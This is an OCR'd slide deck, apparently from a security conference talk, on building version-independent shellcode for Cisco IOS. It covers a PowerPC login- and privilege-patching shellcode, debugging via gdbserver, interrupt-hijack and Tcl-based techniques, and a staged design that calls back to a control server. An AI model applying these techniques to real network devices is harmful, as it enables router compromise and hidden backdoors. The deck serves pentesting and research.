


CISCO IOS SHELLCODE: ALL-IN-ONE

Debugging under Cisco IOS XE (3.3.5SE)

- Cisco IOS doesn't contain a GDB server, but…
- You can build (static) *gdbserver* and GDB for target platform
- Then copy gdbserver to device and get Linux Shell

```
Switch> enable
Switch# configure terminal
Switch(config)# service internal
Switch(config)# end
Switch# request system shell
Activity within this shell can jeopardize the functioning of the system.
Are you sure you want to continue? [y/n] Y
Challenge:e2a41a61930e92d5da…
Please enter the shell access response based on the above challenge…
aaa | /bin/true

[Switch:/]$ uname -a
Linux Switch 2.6.32.59-cavium-octeon2.cge-cavium-octeon… mips64 GNU/Linux
```



- Attach *gdbserver* to process "iosd"
  (flash:/ map at /mnt/sd3/user)

```
[Switch:/mnt/sd3/user/gdbservers]$ ./gdbserver.mips /dev/ttyS0 --attach 8566
```

Part 2

CISCO SHELLCODING

Motivation

Our pentesters often deal with Cisco equipment, particularly with binary vulnerabilities

In public, there is no shellcode for the needs of pentesters

We need a flexible and powerful tool

CISCO IOS SHELLCODE: ALL-IN-ONE

Main problems / Earlier shellcode

- There is no open API or syscall's for a third party developer. System calls are the interface into ROMMON
  - put char in console
  - reboot
  - change *confreg*, etc

- Cisco IOS Binary Diversity

- Cisco IOS is highly integrated (static linked) one big ELF without any modules (e.g. *.so)

[Cisco IOS Bind shellcode by Varun Uppal](#)
[Cisco IOS Connectback shellcode by Gyan Chawdhary](#)
[Cisco IOS Shellcodes – BlackHat USA 2008](#)

[Tiny shellcode by Gyan Chawdhary](#)

```
.equ ret,   0x804a42e8 # hardcode
.equ login, 0x8359b1f4 # hardcode
.equ god,   0xff100000
.equ priv,  0x8359be64 # hardcode

main:
          # login patch begin
          lis 9, login@ha
          la 9,  login@l(9)
          li 8,0
          stw 8, 0(9)
          # login patch end

          # priv patch begin
          lis 9, priv@ha
          la 9,  priv@l(9)
          lis 8, god@ha
          la 8,  god@l(8)
          stw 8, 0(9)
          # priv patch end

          # exit code
      lis     10, ret@ha
      addi    4, 10, ret@l
      mtctr   4
      bctrl
```

Image-independent shellcodes

1. Signature-based Shellcode by Andy Davis - Version-independent IOS shellcode, 2008
   Invariant is a structure of code

2. Disassembling Shellcode by Felix ‘FX’ Lindner - Cisco IOS Router Explotation, 2009
   Invariant is an unique string

3. Interrupt-Hijack Shellcode by Columbia University NY - Killing the Myth of Cisco IOS Diversity, 2011
   Invariant is an interrupt handler routines

All leverage a common Cisco IOS invariant to overcome a binary diversity

CISCO IOS SHELLCODE: ALL-IN-ONE


Disassembling Shellcode

Basic technique

1. Find a unique string to determine its address
2. Look for a code which references this string
3. Patch the function

Pros & Cons

- Reliable - it works on a wide range of Cisco equipment
- Full interaction, but it is not a covert
- We have to be constrained by only IOS shell
- May cause watchdog timer exceptions to be thrown, which terminates and logs all long running processes



Cisco IOS Router Explotation, 2009
Killing the Myth of Cisco IOS Diversity, 2011

CISCO IOS SHELLCODE: ALL-IN-ONE

Interrupt-Hijack Shellcode

Two-stage attack


Stage 1: 1. Unpack the second-stage shellcode
2. Locate ERET instruction
3. Intercept all interrupt handlers

Stage 2: 1. Receive command by looking for incoming packets with specific format
2. Execute command

Pros & Cons

- Fast, Stealth, High Privilege
- Create a hidden channel over ICMP
- It has a complex structure, it operates asynchronously
- It presupposes a database containing the image-dependent payload to stage 3
- Rootkit-oriented

[Killing the Myth of Cisco IOS Diversity, 2011]



Interesting fact about SYNful Knock

Cisco Event Response: SYNful Knock Malware

Threat Summary
Last Updated: October 09, 2015

On Tuesday, September 15, Cisco and Mandiant/FireEye publicly disclosed information related to a type of persistent malware named *SYNful Knock*.

Mandiant/FireEye published two blog posts titled SYNful Knock - A Cisco router implant - Part I and SYNful Knock - A Cisco router implant - Part II.
Cisco posted the following blog: SYNful Knock: Detecting and Mitigating Cisco IOS Software Attacks.

Cisco will provide additional updates on this Event Response Page as they become available.

Cisco Security

What is SYNful Knock?

SYNful Knock is a type of persistent malware that allows an attacker to gain control of a device and compromise its integrity with a modified Cisco IOS Software image. The malware has different modules that are enabled via the HTTP protocol (not HTTPS) and controlled by crafted TCP packets sent to the device.

It seems that the SYNful Knock implant works in a similar way as the Interrupt-Hijack shellcode does

FireEye: SYNful Knock A CISCO IMPLANT


Requirements to our shellcode

- Image and CPU architecture should be independent
- Works on a wide range of Cisco equipment
- Pentest-oriented
- The most powerful and flexible
- So fast that not to be caught by a watchdog

Demo 0x01

Tool Command Language

- Invented by John K. Ousterhout, Berkeley, 1980s
  http://www.tcl.tk
- Interpreted Language, runtime available for many platforms (socket, files, regexp, list, etc.)
- Tcl has been included in Cisco IOS as a generic scripting language since 2003 (Release 12.3(2)T)
- In IOS, Tcl is extended by special commands:
  - exec - executes an IOS shell command
  - ios_config - changes configuration
  - typeahead - emulates a user input
  - etc.
- Tcl Policy for Embedded Event Manager (EEM)



[Cisco Feature Navigator]()

Tcl and Pentesting

- Almost the only way to extend the functionality of Cisco IOS
- Tcl scripts are portable between different platforms

Backdoors

Creating Backdoors in Cisco IOS using Tcl

Tools

IOSMap: TCP and UDP Port Scanning on Cisco IOS Platforms

IOScat - a Port of Netcat's TCP functions to Cisco IOS

Malware

IOSTrojan: Who really owns your router?

Cisco IOS Rootkits and Malware (Hakin9 Vol2 No4)

More Ideas (Twitter as CC, Bot, Flood, Exploit)

Attacking with Cisco devices PH-Neutral 2009

Attacking with Cisco devices Hashdays 2010

Attacking with Cisco devices HSLU 2011

Cisco Support Community/EMM Scripting

Shellcode

Felix ‘FX’ Lindner first proposed the use of Tcl in the shellcode Cisco IOS Router Explotation

CISCO IOS SHELLCODE: ALL-IN-ONE


Tcl Shellcode. How does it work?

Stage 1

1. Determine the memory layout
2. Look for the Tcl subsystem in *.data*
3. Find a *Tcl C API* table within this subsystem
4. Determine addresses of all handlers for Tcl IOS command extension
5. Create new Tcl commands
6. Create new Tcl Interpreter by using *Tcl C API*
7. Run a Tcl script from memory (script is integrated in shellcode)

Stage 2

1. Script connects to the "callback" server
2. Evaluate any Tcl expression received from the server




Tcl Shellcode. How does it work?

Stage 1

1. **Determine the memory layout**
2. Look for the Tcl subsystem in *.data*
3. Find a *Tcl C API* table within this subsystem
4. Determine addresses of all handlers for Tcl IOS command extension
5. Create new Tcl commands
6. Create new Tcl Interpreter by using *Tcl C API*
7. Run a Tcl script from memory (script is integrated in shellcode)

Stage 2

1. Script connects to the “callback” server
2. Evaluate any Tcl expression received from the server



Determine the memory layout

Motivation

- To reduce the search time
- Not to cause an access violation

- Have to use the System Purpose Registers (SPR)
- This method depends on the processor architecture
- We can skip this step
- Because our shellcode is developed in C, it's not a big problem

```
Router# show platform hardware tlb

Virt Address range       Phy Address range         W-I-M-G-E-S  Attr TS ESEL
============================================================================
0xFF000000-0xFFFFFFFF   0x0_FF000000-0x0_FFFFFFFF  1-1-0-1-0-0  RWX  0  (0)
. . .
0x04000000-0x07FFFFFF   0x0_04000000-0x0_07FFFFFF  0-0-1-0-0-0  RWX  0  (5)
0x08000000-0x0BFFFFFF   0x0_08000000-0x0_0BFFFFFF  0-0-1-0-0-0  R-X  0  (6)
0x0C000000-0x0FFFFFFF   0x0_0C000000-0x0_0FFFFFFF  0-0-1-0-0-0  RW-  0  (7)
. . .
```


Tcl Shellcode. How does it work?

Stage 1

1. Determine the memory layout
2. **Look for the Tcl subsystem in *.data***
3. Find a *Tcl C API* table within this subsystem
4. Determine addresses of all handlers for Tcl IOS command extension
5. Create new Tcl commands
6. Create new Tcl Interpreter by using *Tcl C API*
7. Run a Tcl script from memory (script is integrated in shellcode)

Stage 2

1. Script connects to the “callback” server
2. Evaluate any Tcl expression received from the server



Looking for the Tcl subsystem

Motivation

- To reduce the search time
- All data relating to the Tcl subsystem is located below the header
- All functions relating the Tcl subsystem is located within tcl_subsys_init

- Locate all subsystems by signature C15C0515 C15C0515
- Find the Tcl subsystem by name “tcl”

subsystype_ <0xC15C0515, 0xC15C0515, 1, 0, 0, "tcl", 2, 0, 1, tcl_subsys_init, Library, 0, 0, 0>


Tcl Shellcode. How does it work?

Stage 1

1. Determine the memory layout
2. Look for the Tcl subsystem in *.data*
3. **Find a *Tcl C API* table within this subsystem**
4. Determine addresses of all handlers for Tcl IOS command extension
5. Create new Tcl commands
6. Create new Tcl Interpreter by using *Tcl C API*
7. Run a Tcl script from memory (script is integrated in shellcode)

Stage 2

1. Script connects to the “callback” server
2. Evaluate any Tcl expression received from the server



Find Tcl C API Table

Tcl C API

- used for embedding
- used for extending
- Tcl API

- To abstract the specifics of the platform, a function’s pointer table *tclStubs* is used
- We can get address of *tclStubs* by looking for the signature 0xFCA3BACF

```
#define TCL_STUB_MAGIC  0xFCA3BACF
TclStubs tclStubs  =
{
      TCL_STUB_MAGIC,
      &tclStubHooks,
      Tcl_PkgProvideEx,           /* 0 */
      Tcl_PkgRequireEx,           /* 1 */
       Tcl_Panic,                 /* 2 */
      . . .
      Tcl_CreateCommand,          /* 91 */
      Tcl_CreateInterp,           /* 94 */
      Tcl_DeleteInterp,           /* 110 */
      Tcl_Eval,                   /* 129 */
      Tcl_Exit,                   /* 133 */
      . . .
}
```


Tcl Shellcode. How does it work?

Stage 1

1. Determine the memory layout
2. Look for the Tcl subsystem in *.data*
3. Find a *Tcl C API* table within this subsystem
4. **Determine addresses of all handlers for Tcl IOS command extension**
5. Create new Tcl commands
6. Create new Tcl Interpreter by using *Tcl C API*
7. Run a Tcl script from memory (script is integrated in shellcode)

Stage 2

1. Script connects to the "callback" server
2. Evaluate any Tcl expression received from the server



Determine address of a handler for an extension

Motivation

- We want to use the Tcl IOS extensions

- We already have (in *tclStubs*) the address of Tcl_CreateCommand
- So, we can locate all the places where it is called
- Then we can get the handler's address and the name of extension by disassembling

```
Tcl_Command Tcl_CreateCommand _(
                Tcl_Interp * interp,
                char * cmdName,
                dTcl_CmdProc * proc,
                ClientData clientData,
                Tcl_CmdDeleteProc * deleteProc);
```

```
3C 80 09 94 lis  r4, aIos_config@h   # "ios_config"
3C A0 05 A7 lis  r5, ios_config@ha
38 84 12 44 addi r4, r4, aIos_config@l # cmdName
